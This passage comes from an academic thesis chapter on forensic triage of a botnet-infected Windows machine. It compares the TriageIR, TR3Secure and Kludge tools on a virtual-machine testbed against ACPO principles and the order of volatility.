Secondly, by using techniques that leverage GeoIP, subnet and TTL histories the number of traceroute queries were reduced significantly (e.g. from 2000, to 45 which is approximately a 97% reduction) in comparison to HCF. This, apart from the added value from the saving of the network resources, resulted to a better performance.

Chapter 5:

On scene criminal investigation of a "zombie" computer

5

5.1 Introduction

Triage is a term deriving from medicine. According to the Free Merriam-Webster dictionary it is defined as “the sorting of and allocation of treatment to patients and especially battle and disaster victims according to a system of priorities designed to maximize the number of survivors”. In a similar manner, in incident response (Brownlee and Guttman, 1998) triage is defined as the stage where a security expert assesses an incoming report about a security incident, prioritizes it, relates it to other ongoing incidents and deems whether the report is valid. From these definitions it is evident that the overall success of a digital investigation is heavily influenced by the early actions of the first responder. Correct prioritization and handling of the live system may offer the key to an encrypted partition, or might reveal the valuable remote IP.

In this chapter three widely available open source triage tools are used as a vehicle to study and understand the issues surrounding digital triage processes in a computer member of a Botnet. The chapter studies the effort required and the practical challenges a responder may face and evaluate these tools against the requirements set out by a published practice guide for digital forensics. Having employed some of these tools in real case situations where they had to be modified on the field, a secondary goal of this chapter is to propose ways of improving these tools.

5.2 Related Work

When an incident is being reported, digital forensics processes are called upon to examine the incident, collect and analyze digital evidence in order to assess the nature of the incident, identify a potential perpetrator and maybe establish whether a cyber-crime has been committed. A bug that causes a server to hang will be an incident response scenario where no human perpetrator is actually involved. However, in a website defacement case, for example, the collection of evidence from the underlying live system may be necessary, since potentially malicious processes may still be resident in memory. In such case, digital triage forensics will be required in order to investigate the digital crime scene and collect evidence based on the order of volatility, as defined in RFC 3227 (Brezinski and Killalea, 2002). “Digital Triage Forensics (DTF) is defined as a procedural model for the investigation of digital crime scenes including both traditional crime scenes and the more complex battlefield crime scenes” (Pearson and Watson, 2010). Rogers et al. (2006) define a computer forensics triage model (CFFTPM) as “investigative processes that are conducted within the first few hours of an investigation and provide information used during the suspect interview and search execution Phase”. The goal is to identify useful evidence while at the crime scene in order to guide the investigators and help them identify both other potential evidence, which might be “hidden in plain sight”, as well as assess the perpetrator’s “danger to society”. As triage is part of the digital forensics life cycle and involves the collection of evidence that may be later presented in a court of law, the adherence of all employed triage tools and processes to forensic principles ensuring the admissibility of the collected evidence is non questionable. A typical and well developed set of principles is described in the well known Association of Chief Police Officers (ACPO) Good Practice Guide for Computer Based Electronic Evidence (ACPO, 2008). The guide comprises of four Principles which are rather generic in order to be easily understood and followed in many circumstances. More specifically, Principle 1 states that "No action taken by law enforcement agencies or their agents should change data held on a computer or storage media which may subsequently be relied upon in court." However, where a live system is involved or the need arises to access original data held on a computer or on storage media, Principle 2 states that the investigator accessing the live system or the original data "must be competent to do so and be able to give evidence explaining the relevance and the implications of his actions". In each and every case an audit trail of all processes applied to computer-based electronic evidence must be created and preserved (Principle 3). Consequently, the digital forensics triage tools have to be able to keep an audit trail of their actions, so that a) an independent third party can follow them up and end up with the same result, b) the investigator can explain how these tools are relevant to his investigation and how they changed the examined system without setting his investigation in danger. At the same time, these tools have to be able to collect evidence beginning from the volatile to the less volatile (Brezinski and Killalea, 2002) while collecting as many forensic artifacts as necessary. A good resource on potential forensic artifacts is the ForensicArtifacts.com database and SANS resources such as the Sans-Digital-Forensics-and-Incident-Response-Poster-2012 or Sans forensic cheat sheets, where an investigator can find a wide variety of evidence that he has to look for, depending always on the type of investigation (in an internet-related crime for example, the focus would be on the suspect's browsing habits and history), as well as the tools he can utilize (in the internet-related crime example Nirsoft's web browsers' tools package might be useful).

Rogers et al. (2006) in their proposed triage process model highlight the importance of prioritization prior to moving into the collection of the various system and user data. Emphasis is given on the data that have short time to live such as routing tables, processes and temporary files. The authors conclude that forensic examiners need a repertoire of tools as there is no tool that can weight all possible technical and legal considerations a first responder may face in a specific case. This suggests that the triage tool will need to be flexible and maintain the ability to respond to the evidence during collection by changing its acquisition behaviour.

An important trait of a triage tool is the requirement to collect data in a relatively short time window. This is often overlooked in practice as the tools are becoming complex in order to preserve as much information as possible, later to be used in analysis. Horsman et al. (2011) attribute this drawback to the fact that triage tools are descendants from traditional forensic tools that are designed to perform a post mortem analysis. It is argued that in order to achieve a suitable tradeoff between the speed of the triage process and the appropriateness of the collected data, the triage tool must need to have adaptiveness capabilities. SPEKTOR triage tool, for example, attempts to support some degree of automation, but this is done in order to be used by people with no particular technical abilities. This is in clear violation of ACPO's second principle and as such it is considered to be a poor practice. In fact, it is argued that a triage tool will need to support automation in order to simplify the first responder's work, but this should not be done by sparing the expertise and skills of the responder.

A key dilemma in incident response is the decision to perform a complete memory acquisition versus a live response. Memory acquisition can be very informative but it is rather slow. In addition, memory acquisition will take a snapshot of the execution state of the system and the analyst will not have the opportunity to perform some further acquisition based on the findings. Yet, hardware evolution leads to ever increasing memory sizes suggesting that a memory image may provide information of past and completed processes which cannot be mined through live response tools (Aljaedi et al., 2011). Live response, on the other hand, can be very effective if the first responder is well prepared on the underlying case. However, it requires a portfolio of tools that are typically executed from a script. In addition, the tools need to be configured in order to be compatible with the suspect system. Waits et al. (2008) conclude that both approaches should be followed, with the incident response tools fulfilling the role of the triage phase, collecting the minimal information possible in order to allow further planning. Once more, minimal information required well preparation and customization of the triage tool.

From the above discussion, it is evident that a triage tool needs to balance a number of requirements in terms of performance, complexity and adaptability. In the following sections three open-source triage tools are put to the test, their behaviour is assessed and a series of conclusions are extracted as to their ability to meet the expectations of the first responder.

5.3 Methodology

For our primary research the ***TriageIR***, ***TR3Secure*** and ***Kludge*** triage / incident response tools were tested. Their behaviour was examined in various Microsoft Windows operating systems and the results that they produced were compared. Emphasis was given on Microsoft's Windows operating systems as, according to statistics, MS Windows type OS remains the most popular operating system used by home users (Netmarketshare, 2012).
For our primary research a testbed was set up which included machines running various MS Windows OS that a typical home end user would use.

5.4 Testbed setup procedure

The base host operating system was Windows 7 SP1 64-Bit with Quad Core, 8 GB RAM and 2 TB Hard Disk. On this Host VMware Player 8 was installed.

Subsequently, 8 virtual machines (VMs) were created according to the specifications summarized in Table 5.1.

Network Mode	C disk for MS Windows	E disk for triage tools	RAM	CPU Cores
Bridge	60 GB	10 GB	1 GB	2

Table 5.1: Virtual Machine hardware specifications

Initially, each created VM was loaded with a default installation of a Windows OS system (XP SP3 32bit, XP SP2 64bit, 7 32bit, 7 64bit, 7 SP1 32bit, 7 SP1 64bit, 8 32bit and 8 64bit). Following the installation of the OS on the VM, Sandboxie 3.74 was installed, in order to be able to execute the triage tools in sandboxed environment. Sandboxie could be installed on all VMs except Windows XP 64 bit, where an incompatibility was encountered, as Sandboxie is not supported in such OS. Next step, TriageIR v.79, Kludge-3.20110223 and TR3Secure were copied on our "E: disk" which served as an external USB drive following our test scenario. This is a typical setting where the forensic examiner or first responder introduces an external USB drive to the system in order to run his triage tools and collect the incident data. Furthermore, in Windows 7 64 bit and Windows 8 64 bit Sandboxie's configuration file (Sabdboxie.ini) had to be modified and the value of DropAdminRights had to be changed from y to n, in order to be able to run some programs that are part of the triage tools and can only produce results if run under administrator privileges. This setting is required due to changes in the kernel of Windows 64bit operating systems. It should be noted that "*DropAdminRights is a sandbox setting in Sandboxie.ini, which specifies whether Sandboxie will strip Administrator rights from programs running in the sandbox*".

Our testbed is depicted in Figure 5.1 below.




Figure 5.1: Triage testbed setup


5.5 Testing Triage Tools

All tools were tested with all their options enabled and in two different execution modes; sandboxed environment and “normal” execution. A sandboxed environment was utilized in order to find out which files are created in the examined system’s hard disk and an investigation on how the integrity of the examined system is being affected was made. The tools were executed in “normal” execution mode in order to see how the tools actually perform when not restricted in an isolated “sandboxed” environment. For the Windows 7 and Windows 8 OS (32bit and 64bit) it was necessary to enable for all the tools the “Run as administrator” option, as UAC prevented some programs, such as win32dd.exe and Memoryze.exe (programs that image the system’s memory in dd format) called by the tools, from running correctly.

5.5.1 TriageIR v.0.79

The first tool that was tested was TriageIR v.0.79. According to the documentation manual, TriageIR needs the following tools added in a folder named “tools”, residing in the program’s folder, in order for it to run correctly. These tools are: a) DumpIt memory utility, b) Sysinternals Suite, c) RegRipper, d) md5deep and sha1deep, e) 7Zip Command Line.


The “tools” folder structure should look like as in Figure 5.2.



RegRipper	13/10/2012 8:59 μμ	File folder	
sleuthkit-win32-3.2.3	13/10/2012 8:59 μμ	File folder	
SysinternalsSuite	13/10/2012 2:34 μμ	File folder	
7za.exe	18/11/2010 3:27 μμ	Application	574 KB
cmd.exe	17/4/2012 1:35 πμ	Application	1.232 KB
DumpIt.exe	22/10/2011 3:41 μμ	Application	203 KB
md5deep.exe	13/7/2011 5:58 μμ	Application	58 KB
md5deep64.exe	26/7/2011 2:46 πμ	Application	52 KB
robo7.exe	20/11/2010 12:25 μμ	Application	125 KB
robocopy.exe	18/4/2003 10:06 μμ	Application	78 KB
sha1deep.exe	26/7/2011 2:46 πμ	Application	62 KB
sha1deep64.exe	26/7/2011 2:46 πμ	Application	56 KB
win32dd.exe	1/1/1980 3:00 πμ	Application	97 KB
win32dd.sys	1/1/1980 3:00 πμ	System file	53 KB
win64dd.exe	1/1/1980 3:00 πμ	Application	108 KB
win64dd.sys	1/1/1980 3:00 πμ	System file	60 KB

Figure 5.2: TriageIR v.0.79 Tools Folder

After all the tools were placed in the respective folders, the “Triage - Incident Response.exe” was executed. The tool provides 6 tabs – “pages” containing a variety of options concerning System Information (see Figure 5.3), Network information, and so forth. In order to fully assess the tool’s functionality it was executed with all its options marked in our two test modes.



☑ System Information
☑ Capture Processes
☑ Capture Services
☑ Associated Services
☑ Scheduled Tasks Information
☑ Hostname Information
☑ AutoRun Information
☑ Account Settings

Reading from Triage.ini configuration.


Figure 5.3: TriageIR v.79 GUI

In the sandboxed environment TriageIR produced some errors when it tried to load some drivers (ex. the win32dd.sys used by win32dd.exe in order to create a memory dump). This behaviour is normal, as "programs running under the supervision of Sandboxie are stripped of privileges required to start drivers"[1], thus resulting in less data being collected, as the tools associated with these drivers and services do not function properly (the tools crash). In normal mode the tool executed smoothly in every different operating system and collected incident data in a folder that is automatically created. This folder is in the same location where the Triage - Incident Response.exe was executed, which in our case is on the E: disk. The tool failed only in Windows 8 OS 64 bit, where the win64dd.exe program cannot be loaded resulting in the system's memory image not being collected. However, it was observed that win64dd.exe stops failing if the execution of TriageIR is interrupted by the user once or twice and then executed again (always as Administrator or with UAC disabled). It is assumed that this problem exists in Windows 8 64bit due to changes in the operating system's kernel.

5.5.2 TR3Secure


Next in our tests was the TR3Secure data collection script. The tool uses a .bat script to call a series of tools that are either native Windows tools, located in the Windows\System32 folder, or tools that need to be downloaded from the Internet and placed into a folder named "tools", which resides in the tool's folder (Figure 5.4). Additionally, a text file which is named diskpart_commands.txt and contains specific commands in separate lines (list disk, list volume) needs to be created in the "tools" folder with specific commands placed on separate lines. The "tools" folder structure is depicted in Figure 5.5.

[1] http://www.sandboxie.com/index.php?SBIE2103



dual-purpose-volatile-data-collection_files File folder	tools File folder	dual-purpose-volatile-data-collection.html HTML Document
read_me.txt Text Document 3,54 KB	tr3-collect.bat Windows Batch File 43,9 KB	


Figure 5.4: TR3Secure main folder structure



AcquireDriver.Batch.xml XML Document 1,56 KB	AcquireMemory.Batch.xml XML Document 1,39 KB	AcquireProcessMemory.Batch.xml XML Document 1,99 KB	autorunsc.exe Autostart program viewer Sysinternals - www.sysinternals.c...
CProcess.cfg CFG File 860 bytes	CProcess.chm Compiled HTML Help file 14,0 KB	CProcess.exe CurrProcess NirSoft	discovery.xml XML Document 286 bytes
diskpart_commands.txt Text Document 22 bytes	DriverAuditModuleList.Batch.xml XML Document 1,80 KB	DriverAuditSignature.Batch.xml XML Document 3,35 KB	DriverDD.bat Windows Batch File 2,88 KB
DriverSearch.bat Windows Batch File 5,85 KB	DriverWalkList.bat Windows Batch File 2,56 KB	gplist.exe 11/10/2012 11:28 μμ 40,0 KB	handle.exe Handle viewer Sysinternals
HookAudit.Batch.xml XML Document 2,48 KB	HookDetection.bat Windows Batch File 4,46 KB	Listdlls.exe Listdlls Sysinternals	logonsessions.exe logonsessions Sysinternals
MemoryDD.bat Windows Batch File 2,92 KB	Memoryze.exe 1.4.60.0 11/10/2012 11:28 μμ	MemoryzeUserGuide.pdf PDF File 534 KB	MIRAgent.0.log Text Document 252 KB
MIRAgent.log Text Document 34,9 KB	MIRAgent.loglite.config.xml XML Document 2,19 KB	mkdir.exe 11/10/2012 11:28 μμ 32,0 KB	mktools.sys System file 19,4 KB
OpenedFilesView.cfg CFG File 811 bytes	OpenedFilesView.chm Compiled HTML Help file 16,2 KB	OpenedFilesView.exe OpenedFilesView NirSoft	openports.exe 11/10/2012 11:28 μμ 40,0 KB
out.txt Text Document 459 bytes	pclip.exe 11/10/2012 11:28 μμ 8,00 KB	Process.bat Windows Batch File 9,45 KB	ProcessAuditMemory.Batch.xml XML Document 5,43 KB
ProcessDD.bat Windows Batch File 3,74 KB	promiscdetect.exe 11/10/2012 11:28 μμ 28,0 KB	psfile.exe psfile Sysinternals	pslist.exe Sysinternals PsList Sysinternals - www.sysinternals.c...
PsLoggedon.exe See who's logged on Sysinternals - www.sysinternals.c...	pv.exe 11/10/2012 11:28 μμ 72,0 KB	robocopy.doc Έγγραφο του Microsoft Office W... 247 KB	robocopy.exe robocopy Microsoft
service.settings.xml XML Document 1,58 KB	Tcpvcon.exe TCP/UDP endpoint viewer Sysinternals - www.sysinternals.c...	uptime.exe Calculates system uptime and av... Microsoft Corporation	URLProtocolView.cfg CFG File 315 bytes
URLProtocolView.chm Compiled HTML Help file 14,5 KB	URLProtocolView.exe URLProtocolView NirSoft	WinAudit.exe Parmavex WinAudit Freeware Parmavex Services	

Figure 5.5: TR3Secure “tools” folder structure

The testing procedure was carried out selecting option 4 from the tool’s menu (see Figure 5.6) in order to use all available capabilities. A slightly modified version of the tool’s .bat script was used, which entailed some minor corrections (see Appendix A.2).




```
tr3-collect Main Menu Options


Press 1 to Acquire Memory Forensic Image Only
Press 2 to Acquire Volatile Data Information Only
Press 3 to Acquire Memory Forensic Image and Volatile Data Information
Press 4 to Acquire Memory Forensic Image, Volatile Data Information, and Non-Vol
atile Data Information
Press 5 to exit

Enter your selection:  4
```

Figure 5.6: TR3Secure Main Menu

The.bat script met most expectations in all operating systems, but some issues in 64-bit systems were noticed, as some of the utilities invoked by the tools are not compatible with such systems. In addition, the code in this script had to be modified relating to the path of the tools in Windows 7 and Windows 8 32-bit and 64-bit in order for it to succeed in locating the tools. It should be noted though that the script will not need such code modification, if it is run through a trusted command prompt shell -that is a shell running from the investigator’s usb drive. In 64-bit operating systems a memory image could not be collected possibly due to the fact that Memoryze is not supported in a 64-bit OS.

5.5.3 Kludge 3.20110223

Lastly, Kludge-3.20110223 was tested. Kludge is created with the idea of being run remotely through a network by using the administrative shares in the target pc. In this way, it copies all the files required by the tool to the remote computer and then it runs them in order to collect the required data. This could be considered a poor digital forensics practice as the tool makes many modifications to the hard disk of the remote computer. Additionally, if remote administrative shares are disabled in the Windows remote system, then the tool cannot be executed without the investigator enabling them. Thus, in order to keep our initial setup, which entailed running triage tools from an external usb drive and the investigation data being saved in the same drive, the Kludge.bat file was modified. This .bat file is the tool’s main executable file and is located in the kludge-3.20110223.zip file. The kludge-3.20110223.zip file contains the kludge.zip file, which, as the tool is designed, is uploaded to the remote machine and afterwards unzipped to a temp folder (C:\WINDOWS\Temp\analysis\). Following our modifications, the script could run from our external usb disk without any issues and store the collected incident data to the same disk (see Figure 5.6 and Appendix A.1 for a link to download our modified code). From there onwards, the procedure that was followed did not differ from the other two tools described earlier.



```
Running Kludge Analysis version 3.1

Please enter the following information ---
-- An Option Level (1-Simple Analysis, 2-Detailed including Timeline and Registr
y Analysis, 3-Includes Memory and Process captures and file Hashes)
-- An associated Ticket Number.  If there is no ticket number associated, please
 enter 0 or none
-- The Analyst's name (e.g. john)
-- The Targeted Remote Machine Name (files will be copied to c:\Windows\Temp\ana
lysis
-- Your Admin Account Username (You will be prompted for your password twice)
-- A Local folder name on this machine where you want the final report to be cop
ied to.  Quote directories with spaces (e.g. "c:\Documents and Settings" or simp
ly put a period for current directory)
-- Enter 'yes' or 'no' for GPG encryption.  If 'yes', you will need your GPG Pub
lic key in a file called "pubkey.txt".  The script can decrypt the Report if the
 Private Key is already installed on the current machine or exported to an ascii
 text file called "privkey.txt".
-- Enter 'yes' to have the script query a remote text file for previous incident
s.
-- If Querying a share enter the share's path (e.g. \\192.168.1.2\Reports\incide
nts.csv)

Enter an Option Level (e.g. 2): 3
Enter the Remote Machine Name:
```

Figure 5.7: Kludge script execution

5.6 Results

In order to evaluate the effectiveness of the triage tools with respect to the order of volatility it is necessary first to define what the order of volatility is for a typical system based on RFC3227 (Brezinski and Killalea, 2002), and secondly, to define each scale in the order of volatility hierarchy. CPU registers and cache represent the most volatile state of data as these locations change most frequently (typically in an order of milliseconds). Memory is the source of a wealth of information such as running processes, open connections, thus it is best that memory is imaged with minimum alterations. Next in line are data kept in the memory such as process tables, which can help direct an investigation, when a “suspicious” process is noted. A temporary file system can be defined as a file location, such as the Windows\Temp folder, where programs load temporary files, which are later on deleted or “forgotten” when the programs terminate. Storage media such as hard disks contain a wealth of information and are not altered as easily as the previous described items. Remote logging data are data that can be collected, for example, from IDS sensors or from the examined system itself and can help the investigator identify what the system under examination was doing at the time of acquisition or before. As these data reside in different devices, it is not so easy to be altered either by the investigator’s tools or by malicious software running in the system under examination[2]. Physical configuration and network topology constitute more long term and less volatile data that can be gathered at a later stage as they are not so changeable. The same applies to archival media such as cd-roms, dvds, and so forth.

Order Of Volatility (from more volatile to less volatile) ↓		TriageIR 0.79	TR3Secure	Kludge 3.2
Registers and Cache	No data collected	X	X	X
Routing table, arp cache, process table, kernel statistics, memory	Network-related data -> ARP cache	X	X	X
	Network-related data -> Routing table		X	X
	Network-related data -> DNS cache and resolution		X	
	Network-related data -> DNS Information	X		X
	Network-related data -> A records			X
	Network-related data -> Host file			X

[2] See http://help.papertrailapp.com/kb/configuration/configuring-remote-syslog-from-windows for examples on how to remotely log windows OS.

	Network-related data -> Netbios routing table	X		X
	Network-related data -> Netbios information(sessions, connections, file transfer over netbios)	X	X	X
	Network-related data -> Port to process mapping		X	
	Network-related data -> TCP/UDP active connections	X	X	X
	Network-related data -> TTL			X
	Network-related data -> Firewall (info, status)			X
	Process data -> Process File Handles	X	X	X
	Process data -> Running Processes-DLLs	X	X	X
	Process data -> Services			X
	Process data -> Process to exe mapping		X	
	Process data -> Process to user mapping		X	
	Process data -> Child processes		X	
	Process data -> Process dependencies		X	
	Process data -> Process dumps			X
	Process data -> Process memory			X
	User’s activity -> Active logon sessions		X	
	User’s activity -> Logged on users	X	X	X
	User’s activity -> Recent files	X		
	User’s activity -> Internet browsers history			X
	User’s activity -> Jump Files	X		
	User’s activity -> Clipboard-contents		X	X
	Registry hives -> Sam	X		X
	Registry hives -> Security	X		X
	Registry hives -> System	X		X
	Registry hives -> Software	X		X
	Registry hives -> HKCU	X		X
	Registry hives -> NTUSER.dat	X		X
	Registry hives -> USRCLASS.dat	X		X
	Various timelines -> IE Timeline			X
	Various timelines -> FF Timeline			X
	Various timelines -> Hard disk timeline			X
	Various timelines -> Prefetch info			X
	Various timelines -> Recycle Bin timeline and contents			X
	Memory image			X
	System configuration -> VSS service status			X

	Prefetch files	X	X	
	NTFS data streams		X	X
	UnSigned-executables -> Uptime		X	
	Prefetch files	X	X	
	NTFS data streams		X	X
	UnSigned-executables -> Uptime		X	
Temporary file systems	System event logs -> evt files	X		X
	System event logs -> evtx files	X		
	Processed event logs -> System	X		X
	Processed event logs -> Security	X		X
	Processed event logs -> Application event logs	X		X
	Antivirus logs			X
	No data collected		X	
Disk	Not applicable	X	X	X
Remote logging and monitoring data that is relevant to the system in question	Network-related data -> Open shared files	X		
	User’s activity -> Remotely logged on users		X	
	User’s activity -> Remote users IP-addresses		X	
	User’s activity -> Remote users IP-addresses		X	
	No data collected			X
Physical configuration, network topology	Network-related data -> Network configuration	X	X	
	Network-related data -> Network Adapter info			X
	Network-related data -> Routing table	X		X
	Network-related data -> Host File	X		X
	Network-related data -> Enabled network protocols		X	
	Network-related data -> Promiscuous adapters		X	
	User’s activity -> Logged on users	X		
	System configuration -> User accounts policy	X		
	System configuration -> User groups		X	

	System configuration -> Startup information	X	X	
	System configuration -> Directory structure	X		
	System configuration -> Mounted disks information	X		
	System configuration -> Hostname	X		
	System configuration -> Local shares	X		X
